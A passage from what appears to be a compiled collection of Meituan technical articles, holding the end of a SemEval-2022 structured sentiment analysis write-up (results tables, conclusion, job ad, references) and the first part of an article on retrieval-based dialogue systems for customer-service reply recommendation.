| Top3 | 0.533(1) | 0.709(3) | 0.715(3) | 0.756(3) | 0.732(3) | 0.402(3) | 0.463(3) | 0.616(3) |
| Top4 | 0.504(4) | 0.681(6) | 0.723(2) | 0.747(4) | 0.735(2) | 0.375(5) | 0.410(9) | 0.596(4) |
| Top5 | 0.483(8) | 0.711(2) | 0.681(6) | 0.727(5) | 0.686(7) | 0.379(4) | 0.373(13) | 0.577(5) |

表 6　Subtask-1 各队伍效果对比（括号内的数字为单个数据集的排名，Average 为平均值）

| Methods | $\text{OpeNer}_{ES}$ | $\text{MultiB}_{CA}$ | $\text{MultiB}_{EU}$ | Average |
|---|---|---|---|---|
| Top1(Ours) | 0.644(1) | 0.643(1) | 0.632(1) | 0.640(1) |
| Top2 | 0.618(3) | 0.562(7) | 0.584(2) | 0.588(2) |
| Top3 | 0.628(2) | 0.607(3) | 0.527(4) | 0.587(3) |
| Top4 | 0.604(5) | 0.596(4) | 0.512(7) | 0.571(4) |
| Top5 | 0.589(6) | 0.593(5) | 0.516(6) | 0.566(5) |

表 7　Subtask-2 各队伍效果对比（括号内的数字为单个数据集的排名，Average 为平均值）

## 7. 总结

本次评测，我们主要探索了结构化情感分析的任务。针对不同语言数据间缺乏交互、以及标注资源缺乏的问题，我们应用了跨语言预训练语言模型，并采用了两种数据增强方法和两种辅助任务。实验证明了我们的方法和模型的有效性，并在 SemEval-2022 任务 10 结构化情感分析（Structured Sentiment Analysis）取得 Subtask-1 第二名（表 6）和 Subtask-2 第一名（表 7）的成绩。后续将继续探索其他更有效的多语言 / 跨语言资源和跨语言预训练模型的应用方法。我们正在尝试将比赛中的技术应用到美团具体业务中，如语音交互部的智能客服、智能外呼机器人中，为优化智能解决能力、提升用户满意度提供参考。

## 8. 招聘信息

语音交互部负责美团语音和对话技术研发，面向美团业务及生态系统内 B 端、C 端合作伙伴，提供语音技术与对话交互技术能力支持和产品应用。经过多年研发积累，团队在语音识别、合成、口语理解、智能问答和多轮交互等技术上已建成大规模的技术平台服务，并研发包括外呼机器人、智能客服、语音内容分析等解决方案和产品，在美团丰富的业务场景中广泛落地。语音交互部长期招聘自然语言处理算法工程师、算法专家，感兴趣的同学可以将简历发送至 chenjiansong@meituan.com。

## 9. 参考文献

[1] Rodrigo Agerri, Montse Cuadros, Sean Gaines, and German Rigau. 2013. OpeNER: Open polarity enhanced named entity recognition. In Sociedad Española

para el Procesamiento del Lenguaje Natural, volume 51, pages 215–218.
[2] Rodrigo Agerri, Iñaki San Vicente, Jon Ander Campos, Ander Barrena, Xabier Saralegi, Aitor Soroa, and Eneko Agirre. 2020. Give your text representation models some love: the case for basque. In Proceedings of the 12th International Conference on Language Resources and Evaluation.
[3] Jordi Armengol-Estapé, Casimiro Pio Carrino, Carlos Rodriguez-Penagos, Ona de Gibert Bonet, Carme Armentano-Oller, Aitor Gonzalez-Agirre, Maite Melero, and Marta Villegas. 2021. Are multilingual models the best choice for moderately underresourced languages? A comprehensive assessment for Catalan. In Findings of the Association for Computational Linguistics: ACL-IJCNLP 2021, pages 4933–4946, Online. Association for Computational Linguistics.
[4] Jeremy Barnes, Toni Badia, and Patrik Lambert. 2018. MultiBooked: A corpus of Basque and Catalan hotel reviews annotated for aspect-level sentiment classification. In Proceedings of the Eleventh International Conference on Language Resources and Evaluation(LREC 2018), Miyazaki, Japan. European Language Resources Association (ELRA).
[5] Jeremy Barnes, Robin Kurtz, Stephan Oepen, Lilja Øvrelid, and Erik Velldal. 2021. Structured sentiment analysis as dependency graph parsing. In Proceedings of the 59th Annual Meeting of the Association for Computational Linguistics and the 11th International Joint Conference on Natural Language Processing (Volume 1: Long Papers), pages 3387–3402, Online. Association for Computational Linguistics.
[6] Jeremy Barnes, Oberländer Laura Ana Maria Kutuzov, Andrey and, Enrica Troiano, Jan Buchmann, Rodrigo Agerri, Lilja Øvrelid, Erik Velldal, and Stephan Oepen. 2022. SemEval-2022 task 10: Structured sentiment analysis. In Proceedings of the 16th International Workshop on Semantic Evaluation (SemEval2022), Seattle. Association for Computational Linguistics.
[7] José Meléndez Barros and Glauber De Bona. 2021. A deep learning approach for aspect sentiment triplet extraction in portuguese. In Brazilian Conference on Intelligent Systems, pages 343–358. Springer.
[8] José Cañete, Gabriel Chaperon, Rodrigo Fuentes, JouHui Ho, Hojin Kang, and Jorge Pérez. 2020. Spanish pre-trained bert model and evaluation data. In PML4DC at ICLR 2020.
[9] Zewen Chi, Li Dong, Furu Wei, Nan Yang, Saksham Singhal, Wenhui Wang, Xia Song, Xian-Ling Mao, Heyan Huang, and M. Zhou. 2021. Infoxlm: An information-theoretic framework for cross-lingual language model pre-training. In NAACL.
[10] Alexis Conneau, Kartikay Khandelwal, Naman Goyal, Vishrav Chaudhary, Guillaume Wenzek, Francisco Guzmán, Edouard Grave, Myle Ott, Luke Zettlemoyer, and Veselin Stoyanov. 2019. Unsupervised cross-lingual representation learning at scale. arXiv preprint arXiv:1911.02116.
[11] Alexis Conneau and Guillaume Lample. 2019. Crosslingual language model pretraining. Advances in neural information processing systems, 32.

[12] James Cross and Liang Huang. 2016. Incremental parsing with minimal features using bi-directional lstm. ArXiv, abs/1606.06406.

[13] Jacob Devlin, Ming-Wei Chang, Kenton Lee, and Kristina Toutanova. 2018. Bert: Pre-training of deep bidirectional transformers for language understanding. arXiv preprint arXiv:1810.04805.

[14] Timothy Dozat and Christopher D Manning. 2016. Deep biaffine attention for neural dependency parsing. arXiv preprint arXiv:1611.01734.

[15] E. Kiperwasser and Yoav Goldberg. 2016. Simple and accurate dependency parsing using bidirectional lstm feature representations. Transactions of the Association for Computational Linguistics, 4:313 – 327.

[16] Robin Kurtz, Stephan Oepen, and Marco Kuhlmann. 2020. End-to-end negation resolution as graph parsing. In IWPT.

[17] Xin Li, Lidong Bing, Piji Li, and Wai Lam. 2019. A unified model for opinion target extraction and target sentiment prediction. ArXiv, abs/1811.05082.

[18] Bing Liu. 2012. Sentiment analysis and opinion mining. Synthesis lectures on human language technologies, 5(1):1 – 167.

[19] Yinhan Liu, Myle Ott, Naman Goyal, Jingfei Du, Mandar Joshi, Danqi Chen, Omer Levy, Mike Lewis, Luke Zettlemoyer, and Veselin Stoyanov. 2019. Roberta: A robustly optimized bert pretraining approach. arXiv preprint arXiv:1907.11692.

[20] Tomas Mikolov, Kai Chen, Gregory S. Corrado, and Jeffrey Dean. 2013. Efficient estimation of word representations in vector space. In ICLR.

[21] Margaret Mitchell, Jacqui Aguilar, Theresa Wilson, and Benjamin Van Durme. 2013. Open domain targeted sentiment. In EMNLP.

[22] Stephan Oepen, Omri Abend, Lasha Abzianidze, Johan Bos, Jan Hajic, Daniel Hershcovich, Bin Li, Timothy J. O'Gorman, Nianwen Xue, and Daniel Zeman. 2020. Mrp 2020: The second shared task on crossframework and cross-lingual meaning representation parsing. In CONLL.

[23] Lilja Ovrelid, Petter Maehlum, Jeremy Barnes, and Erik Velldal. 2020. A fine-grained sentiment dataset for norwegian. In LREC.

[24] Lilja Øvrelid, Petter Mæhlum, Jeremy Barnes, and Erik Velldal. 2020. A fine-grained sentiment dataset for Norwegian. In Proceedings of the 12th Language Resources and Evaluation Conference, pages 5025 – 5033, Marseille, France. European Language Resources Association.

[25] Bo Pang, Lillian Lee, et al. 2008. Opinion mining and sentiment analysis. Foundations and Trends® in information retrieval, 2(1 – 2):1 – 135.

[26] Maria Pontiki, Dimitris Galanis, John Pavlopoulos, Haris Papageorgiou, Ion Androutsopoulos, and Suresh Manandhar. 2014. Semeval-2014 task 4: Aspect based sentiment analysis. In COLING 2014.

[27] Alec Radford, Jeff Wu, Rewon Child, David Luan, Dario Amodei, and Ilya Sutskever. 2019. Language models are unsupervised multitask learners.

[28] Colin Raffel, Noam M. Shazeer, Adam Roberts, Katherine Lee, Sharan Narang,

Michael Matena, Yanqi Zhou, Wei Li, and Peter J. Liu. 2020. Exploring the limits of transfer learning with a unified text-to-text transformer. ArXiv, abs/1910.10683.

[29] Mike Schuster and Kuldip K Paliwal. 1997. Bidirectional recurrent neural networks. IEEE transactions on Signal Processing, 45(11):2673–2681.

[30] Cigdem Toprak, Niklas Jakob, and Iryna Gurevych. 2010. Sentence and expression level annotation of opinions in user-generated discourse. In Proceedings of the 48th Annual Meeting of the Association for Computational Linguistics, pages 575–584, Uppsala, Sweden. Association for Computational Linguistics.

[31] Ashish Vaswani, Noam M. Shazeer, Niki Parmar, Jakob Uszkoreit, Llion Jones, Aidan N. Gomez, Lukasz Kaiser, and Illia Polosukhin. 2017. Attention is all you need. ArXiv, abs/1706.03762.

[32] Janyce Wiebe, Theresa Wilson, and Claire Cardie. 2005. Annotating expressions of opinions and emotions in language. Language Resources and Evaluation, 39(2-3):165–210.

[33] Thomas Wolf, Lysandre Debut, Victor Sanh, Julien Chaumond, Clement Delangue, Anthony Moi, Pierric Cistac, Tim Rault, Rémi Louf, Morgan Funtowicz, and Jamie Brew. 2019. Huggingface's transformers: State-of-the-art natural language processing. ArXiv, abs/1910.03771.

[34] Lu Xu, Hao Li, Wei Lu, and Lidong Bing. 2020. Position-aware tagging for aspect sentiment triplet extraction. In Proceedings of the 2020 Conference on Empirical Methods in Natural Language Processing (EMNLP), pages 2339–2349, Online. Association for Computational Linguistics.

[35] Zhilin Yang, Zihang Dai, Yiming Yang, Jaime G. Carbonell, Ruslan Salakhutdinov, and Quoc V. Le. 2019. Xlnet: Generalized autoregressive pretraining for language understanding. In NeurIPS.

[36] Elena Zotova, Rodrigo Agerri, Manuel Nunez, and German Rigau. 2020. Multilingual stance detection: The catalonia independence corpus. arXiv preprint arXiv:2004.00050.

# 检索式对话系统在美团客服场景的探索与实践

作者：子健　炎根

## 1. 背景与挑战

对话系统一直是人工智能研究的热门领域之一，近年来随着深度学习技术的发展，人工智能在对话系统上出现了不少的突破性进展。但是，由于自然语言的复杂性，目前的智能对话系统还远远达不到可以直接替代人类的地步。因此在一些复杂的业务场景中，目前的智能对话系统如何更好的去辅助人类做到人机协同，提升沟通效率，也成为了当今研究的一个热点以及实际落地方向。

作为一家连接用户和商户的生活服务电子商务平台，美团在平台服务的售前、售中、售后全链路的多个场景中，用户向商家都存在有大量的问题咨询情况，如在线坐席CHAT、商家 IM 等。因此我们希望利用对话系统，以推荐回复的方式，基于对话上文为客服提供候选回复，来帮助商家提升回答用户问题的效率，同时更快地解决用户问题，改善用户咨询体验。一般来说，对话系统可以大致分为三类：

- **任务型**：一般为受限域，以完成特定领域的特定任务为目的，主流方法是基于有限状态机（FSM）的可配置化 TaskFlow，而基于强化学习、监督学习等基于数据驱动的对话管理方法在实际应用中尚不成熟，应用场景如售后退款等流程明确的智能机器人。
- **问答型**：受限域或开放域，主要是回答特定领域的信息咨询或开放领域的知识性问题，主流方法包括图谱问答（KBQA）、社区问答（CQA）、文档问答（MRC）等单轮问答，也可能涉及多轮问答，应用场景如酒店、旅游等领域的售前咨询。
- **闲聊型**：一般为开放域，无特定目的，在开放领域内让对话有意义地进行下去即可，主流方法是基于检索的召回排序二阶段方法或基于生成的端到端模型，应用场景如聊天机器人。

其中，任务型和问答型系统具备较高的准确性，但是需要针对细分领域进行不同程度的适配与优化，在大范围应用上需要较高的成本。本文主要关注基于检索式方案的对话系统，其准确性略低，但是成本较小并且领域迁移性好，非常适合用于如话术推荐等人机协同等场景。

在后文中，我们主要以话术推荐应用为例，即根据对话上下文为坐席 / 商家提供候选回复，来介绍检索式对话系统在美团客服场景的探索与实践。以下内容会分为五个部分：第一部分介绍系统的整体架构与指标体系；第二和第三部分分别介绍召回和排序模块的工作；第四部分展示一些具体的应用示例，最后一部分则是总结与展望。

## 2. 架构与指标

检索式对话系统的整体架构如下图 1 所示，可以划分为五层：





图 1　检索式对话系统架构图

- **数据与平台层**：离线对坐席 / 商家与用户的历史对话 Session 进行清洗、处理，建立自动化流程，日更新话术索引库。同时，利用对话平台构建知识库，

既可以用在智能客服中，也可以用作话术推荐。

- **召回层**：给定对话上文及其它限制条件，从话术索引库和知识库中召回结果，包括文本、向量、标签、知识等多路召回。
- **排序层**：针对召回模块返回的结果集合，进行排序打分，包括规则排序、文本相关性模型排序以及 CTR 预估排序。
- **策略层**：针对排序模块返回的结果列表，进行重排序或者拒推，例如非活跃商户拒推，推荐列表包含正确答案而商家长期无采纳行为则降低推荐概率；多样性答案选择，尽量选择语义及表达形式不同的答案，避免推荐过于相似的答案；个性化场景策略，针对场景特征定制策略。
- **应用层**：主要用于人工辅助场景，包括在线回复咨询时的话术推荐和输入联想，以及离线填答智能客服知识库时的答案推荐供给。

同时，为了更合理地指导系统相关优化，我们设计了一套离线到在线的指标体系，以话术推荐为例，如下图 2 所示，具体来说可分为三个部分：





图 2　话术推荐指标体系

- **离线自动指标**：主要计算的是 Top-N 推荐话术与坐席 / 商家下一句真实回复的语义相关性，我们采用了文本相关性的 BLEU、ROUGE 指标，以及排序相关性的 Recall、MRR 指标。

- **离线人工指标**：上述离线自动指标计算比较简单，无需人工参与，但存在一定的局限性。为此我们进一步进行了离线人工满意度评估，通过人工打分来判断系统推荐回复是否满足当前对话回复上下文，并计算了离线人工指标与离线自动指标的相关性，结果表示离线人工指标与离线自动指标基本成正相关，且 ROUGE 指标相对来说更为客观而且与人工指标相关程度更高。
- **线上业务指标**：此部分指标是系统线上效果的重点观测指标，直接真实反映话术推荐效果（在我们的多次 AB 试验中，也证实了离线自动指标 ROUGE 与线上采纳率指标呈正相关性）。

因此在后续离线试验中，我们主要以文本相关性指标，尤其是 ROUGE 指标作为离线的核心观测指标。

## 3. 召回模块

召回阶段的主要目标是根据当前对话的上下文 Context 召回若干条相关的回复 Response，这里的 Context 就相当于传统检索系统中的 Query，Response 就相当于 Doc。但与传统检索系统不同的地方在于，话术推荐中的每条推荐回复，都对应一个历史的对话上下文，而我们这里召回的核心也在于，利用当前上下文去检索一些相似的历史对话上下文，然后用这些上下文对应的回复作为召回结果。因此，这里的重点就在于如何利用当前上下文检索相似的对话历史上下文。

在召回阶段，我们采用了基于本文 & 基于向量 & 基于知识的多路召回方案。其中，知识的来源主要包括商家结构化信息（KBQA）以及商家个性化知识库（QABOT），主要形式是上文最后一句的单轮问答。下面会重点介绍文本及向量召回。

针对上述对话多样性、商户个性化及时间迁移性等问题，在设计文本及向量召回索引时，我们划分了两类索引并引入日更新机制：

- **商户 / 坐席历史索引**：商户或坐席过去一个月的对话历史日志所抽取得到的 Context-Response 对，话术符合商家 / 坐席的业务场景及说话习惯，精准个性化召回。

- **通用高频话术索引**：主要包括通用及高频的 Context-Response 对，如问好、感谢等等场景，用于兜底，可大大提升覆盖率。
- **索引日更新机制**：借助离线数据表生产平台和在线索引查询平台，保证对话日志的回流和索引的日更新。

因此，在实际的话术推荐中，对商户 / 坐席而言，推荐答案的来源是该商户 / 坐席本身历史话术或通用高频话术，既部分缓解了个性化及时间漂移问题，也避免了因推荐不合格或违规话术引发客诉。

## 3.1 文本召回

对于文本召回，在对历史对话建立索引时，最粗暴的方案是直接把历史对话上下文直接拼接成一长串文本建立索引，然后线上利用 BM25 进行召回。这种做法主要存在两个较大的缺陷：

1. 没有考虑到对话的顺承特性，即对话的下一句回复通常与最近几句对话历史更为相关。
2. 把所有对话历史进行拼接导致内容较为杂乱，不利于精确检索。

针对这两个问题，我们对对话历史上下文索引的建立进行了优化。具体来说，我们将整个对话历史划分为：

- **短期对话上文**：一般为上文最后一句包含完整语义的话，中文分词后去停用词建立倒排索引。
- **长期对话上文**：一般为上文除最后一轮外前 N 轮对话，中文分词后去停用词通过 TF-IDF 等方法挖掘 Top-M 关键词入索引库。
- **机器人对话上文**：主要为进线标签等，可以增加对话初期的背景信息。

如下图 3 所示，针对不同的对话上文采用不同的信息抽取及建模方式，核心思想在于对于短期上文保留尽量多的信息，保证召回时的相关性，对于长期上文中的信息进行筛选过滤，只保留核心信息，提升召回的精准性。





图 3　文本召回对话上文建模方式

此外，我们针对话术库构建的主要工作集中于扩大数据规模和提升数据质量两部分：

- **扩大数据规模**：时间跨度上，我们对比了应用过去半个月 / 一个月 / 两个月的对话历史的理想上限效果，发现一个月相比半个月提升较大但两个月相比一个月几乎无提升，故而最终选定使用过去一个月的对话历史日志；文本频率上，早期仅选择答案出现频率大于 1 的问答对，后期添加所有问答对发现效果有较为明显的提升。
- **提升数据质量**：主要是清洗过滤噪音数据，包括不限于链接、卡片、脏文本等。这里如果采取较为严格的过滤方案，线上效果反而下降，推测是召回排序方案本身具备去噪效果，而离线严格过滤反而会损失可用数据。

## 3.2 向量召回

近年来，随着深度学习的火热发展，分布式语义表示（Distributed Representation）成为人们研究的一个热点。分布式语义表示通过将文档的语义压缩到一个稠密向量空间，有效的缓解了数据稀疏性的问题，同时结合一系列向量检索方案（如 FAISS）还可以实现对文档的高效检索。

针对话术推荐场景，在文本召回的基础上增加向量召回作为补充主要有以下两点考虑：

- **增加短期上文的泛化性**：文本召回仅仅是词粒度的匹配，引入向量表示可以大

大增强表示和匹配的泛化性。

- **增强长期上文的表示**：文本中的长期上文仅使用关键词进行表示，语义明显失真，通过向量召回的方法可以更加有效地表示和利用长期上文。

具体来说，向量召回即给定对话上文（Context，Q），检索得到答案集合（Response，A），一个最基本的问题就是召回方式的选择（QQ vs QA），最终我们选了 QQ 的方式来进行检索召回，即构建 Context-Response Pair 对，将 Context 表示为向量后检索召回索引中相似的历史 Context，再使用这些历史 Context 对应的历史 Response 作为召回结果。

这样选择的核心原因在于：Context 与 Response 之间并非单纯的语义相似或相关关系，更多的是一种顺承推理的关系，难以用基于相似度或距离的向量检索方案来直接处理，通过引入历史 Context 作为其中的”桥梁”，可以让建模变得更加简单。

举一个简单的例子，如果 Context 是“谢谢”，那么向量检索返回的集合中大多都是此类表示感谢语义的句子，然而我们应该召回回复感谢的“不客气”之类的句子。在实际实验和业务中，我们也进行了一系列的对比，发现 Context-Response（QA）召回方式效果远差于 Context-Context（QQ）方式。

### 3.2.1 表示模型

关于如何表征文档，我们简单介绍三类典型的模型框架：

- **BoW**：词袋向量模型 (Bag-of-Words Embedding) 是文档向量表示的一个基础模型，在大规模无监督对话语料中通过 Word2vec[1]、Glove[2] 等算法计算出每个单词的向量表示，文档的向量表示可以通过文档中所有词语的向量进行组合来得到，比较简单有效的方法是平均池化 (Average Pooling)。
- **BERT**：大规模无监督预训练显著地提升了深度学习在自然语言处理领域的实用性和通用性，BERT[3] 和 MLM（Mask Language Model）作为典型的模型及任务，在对话领域内大规模数据预训练后，可以获得词语的上下文相关表征向量，最终文档的向量依然可由平均池化获得。

- **DualEncoder**：双塔模型 [4] 是大规模文本相似度计算或者说向量召回中最为经典的模型之一，以上述预训练之后的 BERT 作为基础模型来表征 Context 与 Response（参数共享），最终文档的表示是 [CLS] 位置的向量。

总结来看，BoW 的局限之处在于对每个单词仅有一种表示，忽视不同上下文情境下词语的多义性；BERT 缓解了 BoW 的这一问题，考虑了词的上下文特征；DualEncoder 在 BERT 的基础上，不再使用平均池化的方式来表征文档，而是直接在文档级别进行训练，更好地建模了文档内部的长程依赖关系，同时考虑了对话本身的特征。因此，我们最终选择了双塔模型，如下图 4 所示：





图 4　向量召回中的双塔模型

### 3.2.2 数据采样

双塔模型的一个基本问题是如何构造高质量的正样本对，在话术推荐的场景这个问题并不复杂，不过存在两种选择：

- **Context-Response Pair**：经由历史对话日志挖掘得到的样本对，及给定上文和其对应的回复。
- **Context-Context Pair**：借助商户 Context 与 Response 的对应关系，同一 Response 对应的 Context 集合互为正例，通过这种关系伪造获取 Context 及其对应 Context。

我们选择了方式一，这是因为对话中 Context 与 Response 尽管存在一定的多样性，但是总体上来说相比搜索系统中的 Query-Document 还是具备很强的对应关系，Response 本身提供了足够的监督信息来区分不同的 Context。

此外，负例采样是向量召回中最重要的问题，一般来说典型的采样方法有以下三种[19]：

- **预定义采样**：在数据准备阶段预先根据某些规则或条件采样负例，在模型训练过程中单个正例对应的负例集合不变。局限于资源等问题，一般来说负例个数不会太多。
- **Batch 内采样**：模型训练过程中，Batch 内除当前正例及其对应样例之外的其它样例都可视作负例。相比于预定义采样，Batch 内随机采样使得每轮训练时同一正例对应不同的负例，并且可以设置较大的负例个数，可以更加简单高效地利用数据。
- **难负例采样**：除了简单负例之外，为了提升模型对难负例的识别效果以及对细节的学习能力，一般会结合场景特征挖掘部分难负例作为补充。

不管是学术界文章还是工业界实践，都显示 Batch 内简单负例 + 难负例的组合效果最好，经验比例大致在 100:1。因此，我们最终也基本参考了这种设置[5]，如下图 5 所示，其中关于难负例的采样，我们尝试了如下两种方式：

图 5　Batch 内简单负例 + 难负例

- **基于 Context 的 BM25 难负例挖掘（CBM）**：建立 Context 索引，通过 BM25 召回相似的 Context，并在对应的 Response 集合中挑选难负例。
- **基于 Response 的 BM25 难负例挖掘（RBM）**：建立 Response 索引，通过 BM25 召回相似的 Response，并在召回的 Response 集合中挑选难负例。

实验结果表明，CBM 会带来一定提升而 RBM 则是负向效果，推测是 RBM 方法召回的样例与真实回复的字面相似度较高，本质上是假负例而非难负例，导致了模型效果的下降。

### 3.2.3 多样性表征

因类目场景及商户特征所导致的多样性问题利用上述构建索引的原则已经得到了缓解，这里主要关注的是对话本身语义上的多样性，即给定一段 Context，可能存在多个语义点，存在多样性的回复。具体来说，又可以分为两方面：

- **多个 Context 对应一个 Response**：在 Context 包含多轮历史对话的情形下尤其显著。
- **一个 Context 对应多个 Response**：Context 中包含多个主题或者说语义点，针对不同的语义点，存在不同的回复。即便是相似语义的回复，在表达形式上也会有所差异。

针对第一类多样性，在 Context 召回相似 Context 的设置下并不存在明显问题。但是在实际的实验中，我们发现将同一个 Response 对应的 Context 集合做平均池化获取均值向量，以此合并多条记录到一条记录并以该均值向量作为 Context 表示，可以有效提升召回结果集合的文本相关性指标，我们称之为语义纯化。

推测平均池化的方式去除了每个 Context 向量上附着的噪音，仅保留与对应 Response 最为相关的语义向量部分，故而提升了召回效果。

针对第二类多样性，类似的问题或者思想在对话回复选择、电商推荐、文本检索中有过相关的工作：

- **弱交互**[6]：对话回复选择任务，一般来说，交互模型的效果远好于双塔模型，但是交互模型的推理速度较慢。本文通过设计多个 Poly Codes 或直接选取 First-M、Last-M 个 Context Hidden States 将 Context 表征为多个向量，从而引入弱交互性质，相比双塔模型可以有效提升效果，相比交互模型可以大幅提升推理速度，不过其主要应用是在粗排模块，而非向量召回模块。
- **多兴趣**[7]：电商场景的推荐任务，本文将推荐系统视作一个序列化推荐任务，即根据用户点击 Item 历史推测下一个用户可能感兴趣的 Item。作者认为单个向量难以表征用户历史的多兴趣，通过动态路由（Dynamic Routing）与自注意力（Self-Attentive）从历史中抽取 K 个向量表示不同的兴趣点，不同的兴趣点向量独立召回不同的 Items，然后设计聚合模块对召回的 Items 进行重新分组和排序，聚合时除了相似度分数还可以考虑引入 Diversity 等更多的性质。
- **多向量**[8]：稠密文档检索，作者认为简单的双塔模型可能造成文档表征严重的信息损失，因而利用迭代聚类（Iterative Clustering）的方法将文档表示为 K 个向量，即类簇中心点。在建立索引时保留文档的 K 个 vector，检索时召回 K * N 个结果并经过重排序保留 N 个结果。

可以看出，多样性（多向量表征）的核心问题在于如何表征获取 K 个向量，结合话术推荐的场景，给定一个 Context，可能存在多个合适的 Response，根据 Context 不同的复杂程度，可能存在不同数目的 Response。我们希望将 Context 表征为多

个向量，理想情况下每个向量表征了一种可能的语义点，但是我们并不希望为每个Context 生成固定数量的向量，不同的 Context 视其难易程度应该对应不同数目的向量。因此，我们针对对话本身的结构特征和轮次信息，提出了一种简单的对话特定的多向量生成方法：

$$[S][U][U][V][S][S][U][V]$$

如上式，$[S]$ 和 $[U]$ 分别代表 SHOP 和 USER 说的一句话，$[V]$ 是生成向量的位置。具体来说，我们在 USER 说完所有连续的话的位置，获取一个向量（以 USER 语义为准）。整体的模型框架如下图 6 所示，我们称之为语义发散。

